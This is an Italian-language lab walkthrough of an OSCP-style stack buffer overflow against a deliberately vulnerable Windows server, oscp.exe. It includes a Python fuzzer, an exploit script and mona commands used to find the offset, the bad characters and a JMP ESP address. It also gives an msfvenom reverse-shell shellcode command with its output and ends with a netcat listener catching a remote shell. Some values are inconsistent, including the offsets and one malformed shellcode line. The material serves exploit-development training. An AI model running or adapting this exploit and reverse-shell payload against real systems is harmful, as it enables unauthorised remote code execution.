

# Buffer Overflow


## 1. Esecuzione di Immunity Debugger

Ho aperto Immunity Debugger come amministratore.

Quando Immunity si carica, ho importato il file "oscp.exe" con File -> Apri. Ho anvigato nella cartella vulnerable-apps sul desktop, quindi nella cartella oscp. Ho selezionato il file binario oscp.exe

Il binario si aprirà in uno stato "pausato", quindi ho clickato sull'icona del play (rossa).

In una finestra del terminale, il binario oscp.exe dovrebbe essere in esecuzione e dovrebbe mostrare che sta ascoltando sulla porta 1337.



```
Immunity Debugger - oscp.exe
File View Debug Plugins Immlib Options Window Help Jobs
Code auditor and software assessment specialist needed

Log data
Address Message
00401200 Immunity Debugger 1.85.0.0 : R'lveh
00401200 Need support? visit http://forum.immunityinc.com/
00401200 "C:\Users\User\Desktop\Buffer-Overflow-Uvulnerable-app-main\oscp\oscp.exe"
00401200 Console file 'C:\Users\User\Desktop\Buffer-Overflow-Uvulnerable-app-main\oscp\oscp.exe'
00401200 [14:44:14] New process with ID 000006B4 created
00401200 Main thread with ID 000006B4 created
00401200 New thread with ID 00000654 created
00401200 New thread with ID 000006F4 created
00401200 Modules C:\Users\User\Desktop\Buffer-Overflow-Uvulnerable-app-main\oscp\oscp.exe
00401200 Modules C:\Users\User\Desktop\Buffer-Overflow-Uvulnerable-app-main\oscp\ressfunc.dll
00401200 Modules C:\Windows\SYSTEM32\bcryptPrimitives.dll
00401200 Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
00401200 Modules C:\Windows\SYSTEM32\SapiCll.dll
00401200 Modules C:\Windows\SYSTEM32\KERNEL32.DLL
00401200 Modules C:\Windows\SYSTEM32\advapi32.dll
00401200 Modules C:\Windows\SYSTEM32\USER32.dll
00401200 Modules C:\Windows\SYSTEM32\RPCRT4.dll
00401200 Modules C:\Windows\SYSTEM32\WS2_32.dll
00401200 Modules C:\Windows\SYSTEM32\NSI.dll
00401200 Modules C:\Windows\SYSTEM32\sechost.dll
00401200 Modules C:\Windows\SYSTEM32\ntdll.dll
00401200 [14:44:15] Single step event at ntdll.77DCAEF4
00401200 [14:44:17] Program entry point
00401200 [14:45:15] Thread 00000654 terminated, exit code 0
00401200 [14:45:15] Thread 000006F4 terminated, exit code 0
00401973 New thread with ID 00000FA4 created
0040F000 [!] Command used:
0040F000 mona config -set workingfolder c:\mona\%p
0040F000 Writing value to configuration file
0040F000 Old value of parameter workingfolder = c:\mona\%p
0040F000 [!] Saving config file, modified parameter workingfolder
0040F000 mona.ini saved under C:\Program Files (x86)\Immunity Inc\Immunity Debugger
0040F000 New value of parameter workingfolder = c:\mona\%p
0040F000 [!] This mona.py action took 0:00:00

Address Hex dump ASCII
00406000 00 00 00 00 02 00 00 00 ....0...
00406008 FD FF FF FF 00 40 00 00 .....0...
00406010 00 50 40 00 FF FF FF FF @P@
00406018 00 00 00 00 00 00 00 00 .....
00406020 00 00 00 00 00 00 00 00 .....
00406028 00 00 00 00 00 00 00 00 .....

0029FF84 75013744 D70w RETURN to KERNEL32.75013744
0029FF88 7FFDE000 .020
0029FF8C 75013720 70u KERNEL32.BaseThreadInitThunk
0029FF90 C3CF37D 39st
0029FF94 0029FFDC = l.
0029FF98 77DBA064 03w RETURN to ntdll.77DBA064
0029FF9C 7FFDE000 .020

!mona config -set workingfolder c:\mona\%p
Running
```

## 2. Connessione con Netcat

Su Kali, mi sono connesso alla porta 1337 dell'indirizzo IP della macchina (MACHINE\_IP) utilizzando netcat:

```
nc MACHINE_IP 1337
```


Digitando "HELP". Ho notato che ci sono 10 comandi OVERFLOW numerati da 1 a 10.

```
(kali@kali)-[~]
$ nc 192.168.1.50 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
```

### 3. Configurazione di Mona

Lo script mona è già preinstallato, ma per renderlo più facile da usare, ho configurato una cartella di lavoro con il seguente comando da eseguire nella casella di input dei comandi di Immunity Debugger:

```
!mona config -set workingfolder c:\mona\%p
```



### 4. Fuzzing

Ho creato un file python chiamato fuzzer.py:

```
#!/usr/bin/env python3

import socket, time, sys

ip = "MACHINE_IP"
port = 1337
timeout = 5
prefix = "OVERFLOW1 "

string = prefix + "A" * 100

while True:
    try:
```


```

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.settimeout(timeout)
    s.connect((ip, port))
    s.recv(1024)
    print("Fuzzing con {} byte".format(len(string) - len(prefix)))
    s.send(bytes(string, "latin-1"))
    s.recv(1024)
except:
    print("Fuzzing è crashato a {} byte".format(len(string) - len(prefix)))
    sys.exit(0)
string += 100 * "A"
time.sleep(1)

```

Ho eseguito lo script fuzzer.py con il comando:

```
python3 fuzzer.py
```



```

(kali@kali) ~/Desktop
$ python3 fuzzer.py
Fuzzing con 100 byte
Fuzzing con 200 byte
Fuzzing con 300 byte
Fuzzing con 400 byte
Fuzzing con 500 byte
Fuzzing con 600 byte
Fuzzing con 700 byte
Fuzzing con 800 byte
Fuzzing con 900 byte
Fuzzing con 1000 byte
Fuzzing con 1100 byte
Fuzzing con 1200 byte
Fuzzing con 1300 byte
Fuzzing con 1400 byte
Fuzzing con 1500 byte
Fuzzing con 1600 byte
Fuzzing con 1700 byte
Fuzzing con 1800 byte
Fuzzing con 1900 byte
Fuzzing con 2000 byte
Fuzzing è crashato a 2000 byte

```

Il fuzzer invierà stringhe di lunghezza crescente composte da "A". Se il fuzzer fa crashare il server con una delle stringhe, si fermerà con un messaggio di errore.

## 5. Replicare il Crash e Controllare l'EIP

Crep un altro script chiamato exploit.py con il seguente contenuto:

```

import socket

ip = "MACHINE_IP"
port = 1337

prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""

```

```

payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Invio del buffer malformato...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Fatto!")
except:
    print("Impossibile connettersi.")

```

Ho eseguito il comando per generare un pattern ciclico di lunghezza 400 byte più lunga della stringa che ha fatto crashare il server:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
```

Ho copiato e messo l'output nella variabile payload dello script exploit.py.

Su Windows, in Immunity Debugger, ho riaperto oscp.exe e clickato sull'icona del play per farlo partire.

```

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1
Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9

```

Su Kali, ho eseguito il comando modificato per lo script exploit.py:

```
python3 exploit.py
```


```

(kali@kali)-[~/Desktop]
$ python3 exploit.py
Invio del buffer malformato...
Fatto!

```

Il server dovrebbe andare in crash. In Immunity Debugger, nella casella di comando in basso, ho inserito il comando mona:

```
!mona findmsp -distance 600
```



Mona dovrebbe mostrare una finestra di log con l'output del comando.

Se non appare, basta fare clic su Window e poi su Log data per visualizzarla.

Cerco una riga che dica:

EIP contains normal pattern : ... (offset XXXX)

```
prefix = b"OVERFLOW1 "
offset = 1978
overflow = b"A" * offset
```

Ho aggiornato quindi lo script exploit.py e impostato la variabile offset su questo valore (prima era impostata su 0). Cambiato la variabile payload su una stringa vuota e retn su "BBBB".


Ho riavviato di nuovo oscp.exe in Immunity ed eseguito di nuovo lo script exploit.py.

Ora il registro EIP dovrebbe essere sovrascritto con le 4 "B" (es. 42424242).

## 6. Trovare i Caratteri Corrotti (Bad Characters)

Ho generato un array di byte utilizzando mona ed escludendo il byte nullo (\x00) per default.

```
!mona bytearray -b "\x00"
```



Ora ho generato una stringa di caratteri corrotti identica all'array di byte. Puoi usare questo script Python per generare la stringa da \x01 a \xff:

```
for x in range(1, 256):
```

```
print("\\x" + "{:02x}".format(x), end='')
print()
```

[illegible]

Ho aggiornato la variabile `payload` nello script `exploit.py` con la stringa dei caratteri corrotti generata.

```
ip = "192.168.1.50"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19"
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Invio del buffer malformato...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Fatto!")
except:
    print("Impossibile connettersi.")
```

Ho riavviato oscp.exe in Immunity e esegui di nuovo lo script exploit.py.

```
Registers (FPU)
EAX: 00D1F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX: 00B152C4
EDX: 00000000
EBX: 41414141
ESP: 00D1F238
EBP: 41414141
ESI: 00401973 oscp.00401973
EDI: 00401973 oscp.00401973
EIP: 42424242
```

Ho utilizzato poi l'indirizzo trovato nel seguente comando mona:

```
!mona compare -f C:\mona\oscp\ bytearray.bin -a <indirizzo>
```

Address	Hex dump	ASCII
00406000	00 00 00 00 02 00 00 00	...e..
00406008	FD FF FF FF 00 00 00 00	...e..
00406010	00 50 40 00 FF FF FF FF	...P...
00406018	00 00 00 00 00 00 00 00	.....
00406020	00 00 00 00 00 00 00 00	.....
00406028	00 00 00 00 00 00 00 00	.....

```
!mona compare -f C:\mona\oscp\ bytearray.bin -a 00D1FA28
```

Una finestra popup apparirà con i risultati del confronto in memoria, indicando eventuali caratteri che sono diversi rispetto a quelli nell'array `bytearray.bin` generato. Non tutti questi potrebbero essere caratteri corrotti! Ripeti questo processo finché lo stato del confronto non dice "Unmodified". Questo indica che non ci sono più caratteri corrotti.

mona Memory comparison results				
Address	Status	BadChars	Type	Location
0x00d1fa28	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal	Stack

## 7. Nuovo Byte Array per Mona.

Genero un nuovo byte di array per Mona escludendo i Bad Characters trovati.

```
!mona bytearray -b "\x00\x07\x2e\xa0"
```

Address	Hex dump	ASCII
00400000	00 00 00 00 02 00 00 00	....0...
00400008	FD FF FF FF 00 40 00 00	...0...
00400010	B0 50 40 00 FF FF FF FF	@P.....
00400018	00 00 00 00 00 00 00 00	.....
00400020	00 00 00 00 00 00 00 00	.....
00400028	00 00 00 00 00 00 00 00	.....

0029FFF8	00000000	....
0029FFF4	00401200	3@0. oscr.<ModuleEntryPoint>
0029FFF8	00000000	....
0029FFFC	00000000	....

```
mona bytearray -b "\x00\x07\x2e\xa0"
```

[15:46:07] Single step event at ntdll.77DCAEF4 - use Shift+F7/F8/F9 to pass exception to program

Paused

Rieseguo adesso lo script exploit.py dopo aver levato nel payload dello script i bad characters che ho rimosso dal bytearray

mona Memory comparison results				
Address	Status	BadChars	Type	Location
0x00d1fa28	Unmodified		normal	Stack

```

756C0000 Modules C:\Windows\SYSTEM32\RPCRT4.dll
757C0000 Modules C:\Windows\SYSTEM32\USER32.dll
75940000 Modules C:\Windows\SYSTEM32\USER32.dll
765F0000 Modules C:\Windows\SYSTEM32\USER32.dll
770C0000 Modules C:\Windows\SYSTEM32\USER32.dll
770CAEF4 [15:46:07] Program entry point
0BADF000 [+] Command used:
0BADF000 mona.py -b "\x00\x07\x2e\xa0"
0BADF000 *** Not
0BADF000 Generating
0BADF000 Dumping
0BADF000 [+] Prep
0BADF000 - (R
0BADF000 "\x01\x00"
0BADF000 "\x22\x00"
0BADF000 "\x45\x00"
0BADF000 "\x63\x00"
0BADF000 "\x83\x00"
0BADF000 "\xa4\x00"
0BADF000 "\xc4\x00"
0BADF000 "\xe4\x00"
0BADF000 Done, w
0BADF000 Binary o
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.019000
00401200 [15:47:20] Program entry point
00401973 New thread with ID 000000F4 created
42424242 [15:47:24] Access violation when executing [42424242]
0BADF000 [+] Command used:
0BADF000 mona.py -b "\x00\x07\x2e\xa0"
0BADF000 [+] Reading file C:\mona\oscp\bytearray.bin...
0BADF000 Read 252 bytes from file
0BADF000 [+] Preparing output file 'compare.txt'
0BADF000 - (R)setting logfile C:\mona\oscp\compare.txt
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
0BADF000 [+] Fetched 252 bytes successfully from C:\mona\oscp\bytearray.bin
0BADF000 - Comparing 1 location(s)
0BADF000 Comparing bytes from file with memory :
0BADF000 [+] Comparing with memory at location : 0x00d1fa28 (Stack)
0BADF000 !!! Memory, normal shellcode unmodified !!!
0BADF000 Bytes omitted from input: 00 07 2e a0
0BADF000 [+] This mona.py action took 0:00:00.374000

```

S

Paused

In questo modo ho capito che i bad characters sono quelli che ho deciso di rimuovere.

## 8. Trovare un Punto di Salto (Jump Point)

Con oscr.exe in esecuzione o in stato di crash, eseguo il seguente comando mona:

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

```
625011af 0x625011af : JMP esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
625011b8 0x625011b8 : JMP esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
625011c7 0x625011c7 : JMP esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
625011d3 0x625011d3 : JMP esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
625011df 0x625011df : JMP esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
625011e8 0x625011e8 : JMP esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
625011f7 0x625011f7 : JMP esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
62501203 0x62501203 : JMP esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
62501205 0x62501205 : JMP esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\user\Desktop)
8BADF000 Found a total of 9 pointers
8BADF000 [+] This mona.py action took 0:00:00.718000
```

```
!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
```

Questo comando trova tutte le istruzioni "jmp esp" (o equivalenti) con indirizzi che non contengono nessuno dei caratteri corrotti specificati. I risultati verranno mostrati nella finestra di log.

Trovato l'indirizzo, ho aggiornato lo script exploit.py, impostando la variabile `retn` su quell'indirizzo, scritto al contrario (poiché il sistema è little endian). Ad esempio, se l'indirizzo è `\x01\x02\x03\x04` in Immunity, scrivilo come `\x04\x03\x02\x01` nel tuo exploit.

```
retn = b"\xaf\x11\x50\x62"
```

## 9. Generare il Payload

Ho eseguito poi il seguente comando `msfvenom` su Kali, utilizzando l'IP della mia VM Kali come LHOST e aggiornando l'opzione `-b` con tutti i caratteri corrotti identificati (incluso `\x00`):

```
msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=4444 EXITFUNC=thread -b "\x00" -f python -v payload
```



```

Final size of python file: 1899 bytes
payload = b""
payload += b"\xd9\xe5\xbe\x28\xd9\xbd\x24\xd9\x74\x24\xf4"
payload += b"\x5a\x33\xc9\xb1\x52\x31\x72\x17\x83\xea\xfc"
payload += b"\x03\x5a\xca\x5f\xd1\x66\x04\x1d\x1a\x96\xd5"
payload += b"\x42\x92\x73\xe4\x42\xc0\xf0\x57\x73\x82\x54"
payload += b"\x54\xf8\xc6\x4c\xef\x8c\xce\x63\x58\x3a\x29"
payload += b"\x4a\x59\x17\x09\xcd\xd9\x6a\x5e\x2d\xe3\xa4"
payload += b"\x93\x2c\x24\xd8\x5e\x7c\xfd\x96\xcd\x90\x8a"
payload += b"\xe3\xcd\x1b\xc0\xe2\x55\xf8\x91\x05\x77\xaf"
payload += b"\xaa\x5f\x57\x4e\x7e\xd4\xde\x48\x63\xd1\xa9"
payload += b"\xe3\x57xad\x2b\x25\xa6\x4e\x87\x08\x06\xbd"
payload += b"\xd9\x4d\xa1\x5e\xac\xa7\xd1\xe3\xb7\x7c\xab"
payload += b"\x3f\x3d\x66\x0b\xcb\xe5\x42\xad\x18\x73\x01"
payload += b"\xa1\xd5\xf7\x4d\xa6\xe8\xd4\xe6\xd2\x61\xdb"
payload += b"\x28\x53\x31\xf8\xec\x3f\xe1\x61\xb5\xe5\x44"
payload += b"\x9d\xa5\x45\x38\x3b\xae\x68\x2d\x36\xed\xe4"
payload += b"\x82\x7b\x0d\xf5\x8c\x0c\x7e\xc7\x13\xa7\xe8"
payload += b"\x6b\xdb\x61\xef\x8c\xf6\xd6\x7f\x73\xf9\x26"
payload += b"\x56\xb0\xad\x76\xc0\x11\xce\x1c\x10\x9d\x1b"
payload += b"\xb2\x40\x31\xf4\x73\x30\xf1\xa4\x1b\x5a\xfe"
payload += b"\x9b\x3c\x65\xd4\xb3\xd7\x9c\xbf\x7b\x8f\x9f"
payload += b"\x2b\x14\xd2\x9f\x42\xb8\x5b\x79\x0e\x50\xa0"
payload += b"\xd2\xa7\xc9\x17\xa8\x56\x15\x82\xd5\x59\x9d"
payload += b"\x21\x2a\x17\x56\x4f\x38\xc0\x96\x1a\x62\x47"
payload += b"\xa8\xb0\x0a\x0b\x3b\x5f\xca\x42\x20\xc8\x9d"
payload += b"\x03\x96\x01\x4b\xbe\x81\xbb\x69\x43\x57\x83"
payload += b"\x29\x98\xa4\x0a\xb0\x6d\x90\x28\xa2\xab\x19"
payload += b"\x75\x96\x63\x4c\x23\x40\xc2\x26\x85\x3a\x9c"
payload += b"\x95\x4f\xaa\x59\xd6\x4f\xac\x65\x33\x26\x50"
payload += b"\xd7\xea\x7f\x6f\xd8\x7a\x88\x08\x04\x1b\x77"
payload += b"\xc3\x8c\x3b\x9a\xc1\xf8\xd3\x03\x80\x40\xbe"
payload += b"\xb3\x7f\x86\xc7\x37\x75\x77\x3c\x27\xfc\x72"
payload += b"\x78\xef\xed\x0e\x11\x9a\x11\xbc\x12\x8f"

```

Ho copiato le stringhe di codice python generate e integrale nella variabile payload del mio script exploit.py utilizzando la seguente notazione:

```

payload = b""
payload += b"\xd9\xe5\xbe\x28\xd9\xbd\x24\xd9\x74\x24\xf4"
payload += b"\x5a\x33\xc9\xb1\x52\x31\x72\x17\x83\xea\xfc"
...
payload += b"\xb3\x7f\x86\xc7\x37\x75\x77\x3c\x27\xfc\x72"
payload += b"\x78\xef\xed\x0e\x11\x9a\x11\xbc\x12\x8f"

```

## 10. Prepend NOPS

Poiché è stato probabilmente utilizzato un encoder per generare il payload, lascio dello spazio in memoria affinché il payload possa decomprimersi. Imposta la variabile padding su una stringa di almeno 16 byte di "No Operation" (\x90):

```
padding = "\x90" * 16
```

```
padding = "\x90" * 16
payload = b""
```

## 11. Exploit

Con il prefisso, l'offset, l'indirizzo di ritorno, il padding e il payload corretti, ora posso sfruttare il buffer overflow per ottenere una reverse shell.

Avvio un listener netcat su Kali utilizzando la LPORT che ho specificato nel comando msfvenom (4444).

```
(kali㉿kali)-[~]
$ sudo nc -nvlp 4444
[sudo] password for kali:
listening on [any] 4444 ...
offset = 1976
overflow = 'A' * offset
retn = 'BBBB'
padding = "\x90" * 16
```

Riavvio oscp.exe in Immunity e esegui di nuovo lo script exploit.py e osservo netcat

```
(kali㉿kali)-[~]
$ sudo nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.50] 49455
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\Buffer-Overflow-Vulnerable-app-main\oscp>
```